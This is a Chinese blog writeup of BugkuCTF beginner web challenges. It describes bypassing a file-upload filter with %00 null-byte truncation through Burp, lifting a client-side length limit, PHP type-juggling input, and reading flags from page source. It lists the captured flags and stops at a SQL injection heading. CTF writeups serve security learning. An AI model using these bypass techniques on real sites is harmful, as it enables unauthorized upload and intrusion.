BugkuCTF——web篇writeup（持续更新）


原创

过客璇璇 于 2018-03-23 20:57:19 发布 46441 收藏 106
分类专栏： web攻防

BugkuCTF——web篇writeup

平台网址：http://ctf.bugku.com/


平台首页：




web2

网址链接：http://120.24.86.145:8002/web2/

页面：



一看只有好多滑稽，分数也不太高，应该不是很难，F12打开开发者工具看一下



得到ctf:flag KEY{Web-2-bugKssNNikls9100}

文件上传测试

链接：http://103.238.227.13:10085/

一看是文件上传测试，是文件上传的问题，看一下要求：


1、请上传PHP文件

2、文件上传大小不允许超过1M

先上传php文件试一下

发现提交后报错，说是非图片文件，那就再上传 接下来就觉得前端验证是图片后缀的验证，上传到服务器时分析的是php文件，不说了 用%00截断或者00截断试试

打开burp抓包工具——设置代理——抓包




上传的是一个222.png图片，这时候最好别直接上传php的文件用%00 可能存在对文件的内容解析 导致上传失败

最后得到flag：Flag:42e97d465f962c53df9549377b513c7e


计算器

链接：http://120.24.86.145:8002/yanzhengma/




我们计算一下提交

发现只能输入一个数字，肯定是对提交的内容做了长度限制，打开开发者工具把长度改一下




因为计算结果为18 长度改为2




得到flag：flag{CTF-bugku-0032}

web基础$_GET

链接：http://120.24.86.145:8002/get/



发现是很简单的代码 提交的数据（get方式）只要what=flag就行




flag：flag{bugku_get_su8kej2en}

web基础$_POST

链接：http://120.24.86.145:8002/post/


这里用一下火狐的插件hackbug




得到flag：flag{bugku_get_ssseint67se}

矛盾

链接：http://120.24.86.145:8002/get/index1.php



读一下代码 判断输入的num 如果不是数字的话且为1的话输出flag 应了题目的话 自相矛盾， 但是我们有很多方法让num为1但是不是数字 比如num= 1e0.123




得到flag：flag{bugku-789-ps-ssdf}

web3

网址：http://120.24.86.145:8002/web3/


打开网页之后发现一直弹出这个框 是不是特别烦 直接个禁止了



然后就是一片空白 一片茫然啊 f12看一下

发现一串很特别的东西 百度一下这是什么码

二话不说 直接粘贴到浏览器上一回车发现flag就出来了




直接就出来了

flag：KEY{J2sa42ahJK-HS11lll}

sql注入

链接：http://103.238.227.13:10083/

